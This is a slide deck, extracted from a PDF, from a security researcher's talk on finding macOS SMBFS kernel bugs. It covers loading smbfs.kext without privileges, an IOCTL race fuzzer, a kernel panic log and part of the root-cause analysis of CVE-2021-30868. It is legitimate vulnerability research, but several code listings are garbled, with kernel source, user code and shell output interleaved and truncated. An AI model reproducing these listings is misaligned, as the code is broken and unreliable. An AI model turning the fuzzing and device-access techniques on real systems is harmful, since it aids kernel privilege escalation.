



Journey Of Hunting macOS Kernel

Nguyen Vu Hoang (Peter)



About me

- ❖ Nguyen Vu Hoang (Peter), Security Researcher at STAR Labs.
- ❖ Focusing on macOS/iOS bug hunting and exploitation.
- ❖ Awarded bounties by Apple Security Platform.
- ❖ Identified some Apple vulnerabilities from user-level to kernel-level:
 - [CVE-2022-22593](#): XNU kernel Heap overflow.
 - [CVE-2021-30868](#): SMBFS Use-After-Free allows attackers to escalate privileges on macOS.
 - [CVE-2021-30745](#): QuartzCore type confusion allows the attacker to escape the Safari sandbox.
 - [CVE-2020-9816](#): libFontParser Out-of-Bounds Write allows attackers to gain code execution in the Safari renderer process.




Agenda

1. SMBFS Reconnaissance
2. Fuzzing Methodology
3. CVE-2021-30868 Root cause analysis
4. CVE-2021-30868 Exploitation
5. Demo
6. Q&A

1. SMBFS Reconnaissance

How to connect to Samba Server in macOS



Why SMBFS (Samba File System)?

SMBFS (Samba Filesystem) is exposed in the system as a **char-dev** (Character Device) **device**:

```
→ ls -lia /dev/nsmb*
743 crw-rw-rw- 1 root          wheel  0x24000000 Mar 15 17:04 /dev/nsmb0
835 crwx----- 1 peternguyen  staff  0x24000001 Mar 18 12:21 /dev/nsmb1
837 crwx----- 1 peternguyen  staff  0x24000002 Mar 18 12:21 /dev/nsmb2
```

These char-dev devices **can easily be accessed with user permissions.**





What is SMBFS?

SMBClient is an **open source project** at <https://opensource.apple.com/releases/>.

SMBClient version **231.60.3** is the one I focus on.

SMBClient has two (02) parts:

1. **User-space:** implementing a framework APIs and a plugin for Finder to connect to samba server and to mount shared network drive into system directory.
2. **Kernel-space:**
 - o **netsmb (char-dev):** authentication, connection management, URL translation, etc.
 - o **smbfs:** responsible for implementation of generic syscalls such as: mount, open, read, write, unlink, etc to help the kernel recognize the shared network drive as a normal drive.

Three initial issues and solutions


Issues

- A. **smbfs.kext is not loaded automatically** when macOS boots.
- B. Many **weird /dev/nsmb(number) devices** in /dev directory.
- C. **/dev/nsmb0 has root permissions** and the rest have user permissions.




Solutions

1. To load smbfs.kext with user permission
2. To load netsmb into kernel
3. To create netsmb char-dev with user permission



What are the solutions in details?





Solution #1: Loading smbfs.kext with user permission

- **NetFSMountURLSync** is an API to load **smbfs.kext**.
- This API will send XPC message to **aspd** service to load **smbfs.kext** without any permission.

```
// load smbfs (char [11])"/dev/nsmb0"
if(stat("/dev/nsmb0", &buffer)){
    printf("(!) smbfs driver is not load, let's load it\n");
    snprintf(buf, 512, "smb://%s/", argv[1]);
    CFURLRef cfurl = CFURLCreateWithBytes(NULL, buf, strlen(buf), kCFStringEncodingASCII, NULL);
    CFMutableDictionaryRef mountOptions = CFDictionaryCreateMutable(NULL, 0,
                                                                &kCFTypeDictionaryKeyCallBacks, &kCFTypeDictionaryValueCallBacks);
    CFDictionaryAddValue(mountOptions, kNAUIOptionKey, kNAUIOptionNoUI);

    NetFSMountURLSync(cfurl, NULL, NULL, NULL, NULL, mountOptions, NULL);
}
```

Solution #2: Loading netsmb into kernel

```
995 static int nsmb_dev_load(module_t mod, int cmd, void *arg)
996 {
997 #pragma unused(mod, arg)
998     int error = 0;
999
1000    lck_rw_lock_exclusive(dev_rw_lck);
1001    switch (cmd) {
1002        case MOD_LOAD:
1003            error = smb_sm_init();
1004            if (error)
1005                break;
1006            error = smb_iod_init();
1007            if (error) {
1008                (void)smb_sm_done();
1009                break;
1010            }
1011            if (smb_major == -1) {
1012                dev_t dev;
1013                struct smb_dev *sdp;
1014
1015                smb_major = cdevsw_add(-1, &nsmb_cdevsw);
1016                if (smb_major == -1) {
1017                    error = EBUSY;
1018                    SMBERROR("smb: cdevsw_add");
1019                    (void)smb_iod_done();
1020                    (void)smb_sm_done();
1021                }
1022                SMB_MALLOC(sdp, struct smb_dev *, sizeof(*sdp), M_NSMBDEV, M_WAITOK);
1023                bzero(sdp, sizeof(*sdp));
1024                dev = makedev(smb_major, 0);
1025                sdp->sd_devfs = devfs_make_node(dev, DEVFS_CHAR, UID_ROOT, GID_WHEEL, 0666, "nsmb0");
1026                if (!sdp->sd_devfs) {
1027                    error = ENOMEM;
1028                    SMBERROR("smb: devfs_make_node 0666");
1029                    (void)cdevsw_remove(smb_major, &nsmb_cdevsw);
1030                    SMB_FREE(sdp, M_NSMBDEV);
1031                    (void)smb_iod_done();
1032                    (void)smb_sm_done();
1033                }
1034                smb_minor_hiwat = 0;
1035                SMB_GETDEV(dev) = sdp;
1036            }
1037            SMBDEBUG("netsmb_dev: loaded\n");
1038            break;
1039    }
1040 }
```

The code snippet shows the implementation of `nsmb_dev_load`. It initializes SMB states and SMB I/O. If the major number is not set, it attempts to register a character device using `cdevsw_add`. If successful, it creates a `nsmb0` device node using `makedev` and sets up its file system reference. Finally, it returns the device pointer to the caller.

- `nsmb_dev_load`: initializing some states for `smbfs.kext` and creating `/dev/nsmb0`.

Solution #3: Creating nsmb char-

```
111 static int
112 nsmb_dev_open_nolock(dev_t dev, int oflags, int devtype, struct proc *p)
113 {
114 #pragma unused(oflags, devtype, p)
115     struct smb_dev *sdp;
116     kau
117     int smb_connect()
118     sdp =
119     if
120     if
121     if
122     if
123     if
124     if
125     → ls
126     if(fd == -1){
127     743         for(int i = 0; i < 1024; i++){
128     835             sprintf(buf, 128, "/dev/nsmb%d", i);
129     837             fd = open(buf, O_RDWR);
130             if(fd > 0){
131                 printf("[DEBUG] Got : %d from %s\n", fd, buf);
132                 return fd;
133             }
134         }
135     }
136     if
137     if
138     if
139     if
140     if
141     if
142     if
143     if
144     if
145     if
146     if
147     if
148     lck_rw_init(&sdp->sd_rwlock, dev_lck_grp, dev_lck_attr);
149     sdp->sd_flags |= NSMBFL_OPEN;
150     dev_open_cnt++;
151     return (0);
152 }
```

- **nsmb_dev_open**: syscall open handler for /dev/nsmb device. If users called syscall open to the

```
00 Mar 15 17:04 /dev/nsmb0
01 Mar 18 12:21 /dev/nsmb1
02 Mar 18 12:21 /dev/nsmb2
```



How to interact with netsmb device?

netsmb provides 27 IOCTL commands.


- Here are some special commands I focused on:
 - **SMBIOC_NEGOTIATE**, **SMBIOC_FIND_SESSION**
 - **SMBIOC_SSNSETUP**
 - **SMBIOC_TCON**
- The above IOCTL commands perform samba negotiation, authentication, connection and disconnection.
- These IOCTL commands need to be called first if users want to use the other commands.

How did SMBIOC_NEGOTIATE negotiate to samba server?


```
2683 static __inline void
257 2684 smb_iod_main(struct smbiod *iod)
258 {
259     struct smbiod_event *evp;
260
261     SMBIODEBUG("\n");
262
263     int smb_session_negotiate(struct smb_session *sessionp, vfs_context_t context)
264     {
265         return smb_iod_request(sessionp->session_iod,
266                                 SMBIOD_EV_NEGOTIATE | SMBIOD_EV_SYNC, context);
267     }
268
269     int smb_session_ssnsetup(struct smb_session *sessionp)
270     {
271         return smb_iod_request(sessionp->session_iod,
272                                 SMBIOD_EV_SSNSETUP | SMBIOD_EV_SYNC, NULL);
273     }
274
275     int smb_session_query_net_if(struct smb_session *sessionp)
276     {
277
278         if (sessionp->session_flags & SMBV_MULTICHANNEL_ON) {
279             /* MultiChannel is supported on this session */
280             return smb_iod_request(sessionp->session_iod, SMBIOD_EV_QUERY_IF_INFO | SMBIOD_EV_SYNC, NULL);
281         } else {
282             /* MultiChannel is not supported on this session */
283             return(0);
284         }
285     }
286
287     case SMBIOD_EV_QUERY_INTERFACE:
288         // Interrogate Server for available interfaces
289         #if 0
290         evp->ev_error = smb_iod_get_interface_info(iod);
291         break;
292         #endif
293         case SMBIOD_EV_DISCONNECT:
294             evp->ev_error = smb_iod_disconnect(iod);
295             break;
296         case SMBIOD_EV_SHUTDOWN:
297             session_globals_wake; /* SMB 2/3 GLOBAL WAKE */
298             session_req_pending; /* SMB 2/3 set if there is a pending request */
299             session_oldest_message_id; /* SMB 2/3 oldest pending request message id */
300     }
301 }
```

- **SMBIOC_NEGOTIATE** and **SMBIOC_FIND_SESSION** negotiate with samba server.
- **SMBIOC_NEGOTIATE** creates **smb_session** struct to store information for samba connection which has reference counter that could be shared among **nsmb char-devs** via **SMBIOC_FIND_SESSION**
- **smbiod**: a structure to store information shared to **smb_iod_thread**, **smb_iod_lease_thread** and **smb_iod_read_thread**.
- **SMBIOC_NEGOTIATE** sends an event to **smb_iod_thread** to negotiate with samba server and wait for result signal

SMBIOC_NEGOTIATE OVERVIEW



2. Fuzzing Methodology





Three types of vulnerabilities that may exist in **netsmb**

1. **Memory corruption** during parsing and processing input from userland.
2. **Race condition** during processing multiple IOCTL commands in a shared `smb_session`.
3. **Combination of (1) and (2).**

Fun Fact



Writing
a smart fuzzer
0 bugs found

Writing
a dumb fuzzer
N bugs found

Why did I choose dumb Fuzzer?

1. Spending more time on auditing the target.
2. Focusing on mutation algorithms only.
3. Developing a dumb fuzzer is quick and easy.





Three parts of my fuzzer

1. Modeling IOCTL commands and structures.
2. The context of Fuzzer.
3. Mutation Strategies.

Part 1: Modeling IOCTL commands and structures

- Build a generic XML structure to store information of a test case.
- The XML structure must be **serialized** and **deserialized** in order to save and load the test case to the fuzzer.
- This structure follows the below order:
 1. The context of a test case: single thread or multiple thread.
 2. The number of IOCTL commands in each thread.
 3. The XML structure for each IOCTL command.

```
1  <Testcase name="testcase_5" isRace="1" smb_server="192.168.122.20" isSeparateFD="1">
2    <ioc1_msg1 max_run="193">
3      <SMBIOC_NEGOTIATE>...
48     </SMBIOC_NEGOTIATE>
49   <SMBIOC_SSNSETUP>...
65   </SMBIOC_SSNSETUP>
66   <SMBIOC_TCON>...
76     </SMBIOC_TCON>
77   <SMB2IOC_CHECK_DIR>...
87   </SMB2IOC_CHECK_DIR>
88   <SMBIOC_WRITE>
89     <SMBIOC_RW>
90       <ioc_version field_type="c_uint">170</ioc_version>
91       <ioc_cnt field_type="c_uint">627</ioc_cnt>
92       <ioc_offset field_type="c_ulong">16662103444218811745</ioc_offset>
93       <ioc_writeMode field_type="c_ushort">0</ioc_writeMode>
94       <ioc_fh field_type="c_ushort">0</ioc_fh>
95       <ioc_base field_type="c_void_p">DA50XM4bJAgNSNVoNJvVRUyt/kDPPTRuV3ELA9RspbMKuMGXVw2bQpFZ64WU/
aX8pzRjEatACT7W25BpqIIDVScZ4E0ss37tnXeNed8cJNxGEaidQI5dVjUVRJh0Rrgo1qn4Ak8tsNKL5n01XoZB9XuIwdvCK
XC9H5aJXk67pFEYzxR55iGzuMyJb/6ud2Ad07FKFd13tVU3aLMflendP54nULau/nuNOE2L8xmu3ktuTkV2xLC8D2JcTrNp
Dv0N/9SII2kGKCyGFv103vL5nQeHSNYw7QoCF4Thao49d0sc+6X+KW/85uK30IVNfdCQJukQZQz+ib6zgIFP4IycBp2TTZ
+ndpEGoedHL0hbqVDwf0dXkRyXUDCdb5KheS+Rd+hvgTxm45lmzxzM/6IQsk1EgNCdgGxVtJyoa0qcZL4vrIKkRV3tksAM9
fmU8yS7T2TnyNE03WxchuT/ghJJISWERpv5B0hk1vdTfrhYbsA1Z/MqtC+NvKnbuNPTu3X8o0ePgjId70PVpehTCKb+SMw9
IKe4nbFWzFZNr9xWTZ3m2Se0jpxM7HC50Hn61nLVqrx9t7g5fYUpouF+Vi0uL5jkvttmh070atmr7Cj6SMolq0zaHWsEK
ioc_base>
96     <ioc_reserved field_type="c_ulong">13154987366409442062</ioc_reserved>
97   </SMBIOC_RW>
98   <SMBIOC_WRITE>
99   <SMBIOC_NEGOTIATE>...
100  </SMBIOC_NEGOTIATE>
151  </ioc1_msg1>
152  <ioc1_msg2 max_run="610">...
340  </ioc1_msg2>
341 </Testcase>
```

Part 2: The context of the fuzzer

```
def doExecute(self, smb_user, smb_passwd):
    fd = nsmb_open()
    fd1 = -1
    gssCreds = c_void_p()           encode: Any
    err = smb_acquire_ntlm_cred(smb_user.encode('utf-8'),
                                b'\\' + self.smb_server.encode('utf-8'), smb_passwd.encode('utf-8'), byref(gssCreds))
    # print('[DEBUG] smb_acquire_ntlm_cred(): ', err)

    if not self.isRace:
        # execute single thread
        executeSingleThread('single', fd, self.ioctl_msgs1)
    else:
        # execute as race condition
        # run first 3 ioctl msgs to initialize connections

        executeSingleThread('single', fd, self.ioctl_msgs1[3:])
        thread1 = threading.Thread(target=executeMultipleThread,
                                   args=('thread1', fd, self.ioctl_msgs1[3:], self.ioctl_msgs1_max_run,))

        if self.isSeparateFD:
            fd1 = nsmb_open()
            thread2 = threading.Thread(target=executeMultipleThread,
                                       args=('thread2', fd1, self.ioctl_msgs2, self.ioctl_msgs2_max_run,))
        else:
            thread2 = threading.Thread(target=executeMultipleThread,
                                       args=('thread2', fd, self.ioctl_msgs2, self.ioctl_msgs2_max_run,))

        thread1.start()
        thread2.start()

        thread1.join()
        thread2.join()

    smb_release_gss_cred(gssCreds, err)
    os.close(fd)
    if fd1 > -1:
        os.close(fd1)
```

What to focus?

1. The **structure parsing in single thread context.**
2. The **multiple thread context on the same file descriptor between 2 threads.**
3. The **multiple thread context between 2 file descriptors sharing the same smb_session in 2 threads.**



Part 3: Mutation Strategies

1. Mutating each attribute for each IOCTL structure.
2. Mutating the order of IOCTL commands for each thread.
3. Combination of (1) and (2)

A day after...

```
panic(cpu 1 caller 0xffffffff8004e569b5): "a freed zone element has been modified in zone kext.kalloc.256: " "expected 0xfffffff049e73a70 but found 0xc0ffee46736a29b8, bits changed 0x3f0011f63a8d13c8, " "at offset 0 of 256 in element 0xffffffff934f386c00, cookies 0x3f0011953c5244b8 0x53521ad62cbae2f"@@AppleInternal/BuildRoot/Library/Caches/com.apple.xbs/Sources/xnu-xnu-7195.60.75/osfmk/kern/zalloc.c:1644
Backtrace (CPU 1), Frame : Return Address
0xfffffff049e73590 : 0xfffffff8004566c1d mach_kernel : _handle_debugger_trap + 0x3cd
0xfffffffffb049e735e0 : 0xffffffff8004720001 mach_kernel : _kop_l586_trap + 0x181
0xfffffff049e73620 : 0xfffffff80046f08e3 mach_kernel : _kernel_trap + 0x3c3
0xfffffff049e73690 : 0xfffffff80044ffa2f mach_kernel : trap_from_kernel + 0x26
0xfffffff049e736b0 : 0xfffffff8004566fca mach_kernel : _DebuggerTrapWithState + 0xba
0xfffffff049e737d0 : 0xfffffff80045665fd mach_kernel : _panic_trap_to_debugger + 0x2ed
0xfffffff049e73840 : 0xfffffff8004e5625f mach_kernel : _panic + 0x54
0xfffffff049e738b0 : 0xfffffff8004e569b5 mach_kernel : _zone_element_was_modified_panic + 0x59
0xfffffff049e73900 : 0xfffffff8004e56b6f mach_kernel : _backup_ptr_mismatch_panic + 0x16d
0xfffffff049e73950 : 0xfffffff80045d598e mach_kernel : _zalloc_direct_locked + 0x3be
0xfffffff049e73990 : 0xfffffff80045d52a0 mach_kernel : _zalloc_ext + 0x29a
0xfffffff049e73a10 : 0xfffffff800457634b mach_kernel : _kalloc_ext + 0x12b
0xfffffff049e73a70 : 0xfffffff8004b66fc3 mach_kernel : _MALLOC + 0x33
0xfffffff049e73a90 : com.apple.filesystems.smbfs : _smb2_mc_add_new_interface_info_to_list + 0xef
0xfffffff049e73ae0 : 0xfffffff7fa5879244 com.apple.filesystems.smbfs : _smb2_mc_parse_client_interface_array + 0xe7
0xfffffff049e73b30 : 0xfffffff7fa58a84be com.apple.filesystems.smbfs : _nsmb_dev_ioctl + 0x86d
0xfffffff049e73b80 : 0xfffffff8004891bd5 mach_kernel : _spec_ioctl + 0x75
0xfffffff049e73bb0 : 0xfffffff800488610e mach_kernel : _VNOP_IOCTL + 0x1ce
0xfffffff049e73c30 : 0xfffffff8004876eec mach_kernel : _vn_ioctl + 0x1ec
0xfffffff049e73e30 : 0xfffffff8004ba6882 mach_kernel : _ioctl + 0x552
0xfffffff049e73f40 : 0xfffffff8004cf38ec mach_kernel : _unix_syscall164 + 0x29c
0xfffffff049e73fa0 : 0xfffffff80045001f6 mach_kernel : _hdl_unix_scall164 + 0x16

Kernel Extensions in backtrace:
    com.apple.filesystems.smbfs(3.4.1)[C18A13E9-DA79-39AE-9BC1-48BEB8E5638C]@0xfffffff7fa5876000->0xfffffff7fa58dffef
        dependency: com.apple.kec.corecrypto(11.1)[42C8D110-EAAE-3AA5-843C-8118CA487862]@0xfffffff8007873000->0xfffffff8007902fff
        dependency: com.apple.kext.triggers(1.0)[490B8CC4-8205-344A-908C-ED50143CBA50]@0xfffffff7fa58e4000->0xfffffff7fa58e6fff

Process name corresponding to current thread: smbfs_uaf
Boot args: -v keepyms=1 tlbt0_us=0 -zc zlogl=kext.kalloc.256 vti=9 debug=0x814e kext-dev-mode=1 kcsuffix=development kdp_match_name=serial
```

Mac OS version:

20C69

Triaging the crash

- XNU Zone Allocator has a **btlog** feature to trace the allocation and deallocation of a chunk in a zone.
- Set boot-args: “-zc zlog=kext.kalloc.256”.
- `kernel.development` has `zonetriage` command to read the btlog.
- `smbiod` struct is the free object which is detected by Zone Allocator.



3. CVE-2021-30868

Root Cause Analysis

How was smb_iod_read_thread created?

```
522     /*  
523      * Start up read thread if not already running  
524      */  
525  
526  static void  
527  smb_iod_read_thread(void *arg)  
528  {  
529      struct smbiiod *iod = arg;  
530  
531      /*  
532       * This thread does all the reading on the socket  
533       */  
534  
535      SMB_IOD_FLAGSLOCK(iod);  
536      iod->iod_flags |= SMBIOD_READ_THREAD_RUNNING;  
537      wakeup(iod);  
538      SMB_IOD_FLAGSUNLOCK(iod);  
539  
540  }  
541  SMB_IOD_FLAGSUNLOCK(iod);
```

smb_iod.c:smb_iod_negotiate
smb_iod.c

How the c

```
525     SMB_IOD_FLAGSLOCK(iod);
526 3075     /*
527 3076     * Tell read thread to exit
528 3077     */
529 3078     SMB_IOD_FLAGSLOCK(iod);
530 3079     for (;;) {
531 3080         if (!(iod->iod_flags & SMBIOD_READ_THREAD_RUNNING)) {
532 3081             SMB_IOD_FLAGSUNLOCK(iod);
533 3082             break;
534 3083         }
535 3084         /* Tell read thread to exit */
536 3085         iod->iod_flags |= SMBIOD_READ_THREAD_STOP;
537 3086         wakeup(&(iod->iod_flags));
538 3087         msleep(iod, SMB_IOD_FLAGSLOCKPTR(iod), PWAIT,
539 3088             "iod-read-exit", 0);
540 3089     }
541 3090     if (sess->smb_
542 3091         session) {
543 3092         smb_
544 3093         /*|
545 3094         * Wait for the iod lease thread to exit.
546 3095         */
547 3096         wakeup(&(iod->iod_lease_work_flag));
548 3097         if (sess->SMB_
549 3098             SMB_IOD_FLAGSLOCK(iod);
550 3099             for (;;) {
551 3100                 if (!(iod->iod_flags & SMBIOD_LEASE_THREAD_RUNNING)) {
552 3101                     SMB_IOD_FLAGSUNLOCK(iod);
553 3102                     break;
554 3103                 }
555 3104                 msleep(iod, SMB_IOD_FLAGSLOCKPTR(iod), PWAIT,
556 3105                     "iod-lease-exit", 0);
557 3106             }
558 3107 }
```

smb_iod_destroy

error of

What if **smb_iod_read_thread**
does not actually start after
kernel_thread_start is called ?



XNU kernel_thread_start

```
1654 kern_return_t
1655 kernel_thread_start_uniprocessor(
4577 * thread_setrun;
4578 *
4579 *-- Dispatch thread for execution, onto an idle
4580 *-- processor or run queue, and signal a preemption
4581 *-- as appropriate.
4582 *
4583 *-- Thread must be locked.
4584 */
4585 void
4586 thread_setrun(
4587 >>> thread_t           thread,
4588 >>> sched_options_t     options)
4589 {
4590 >>> processor_t          processor;
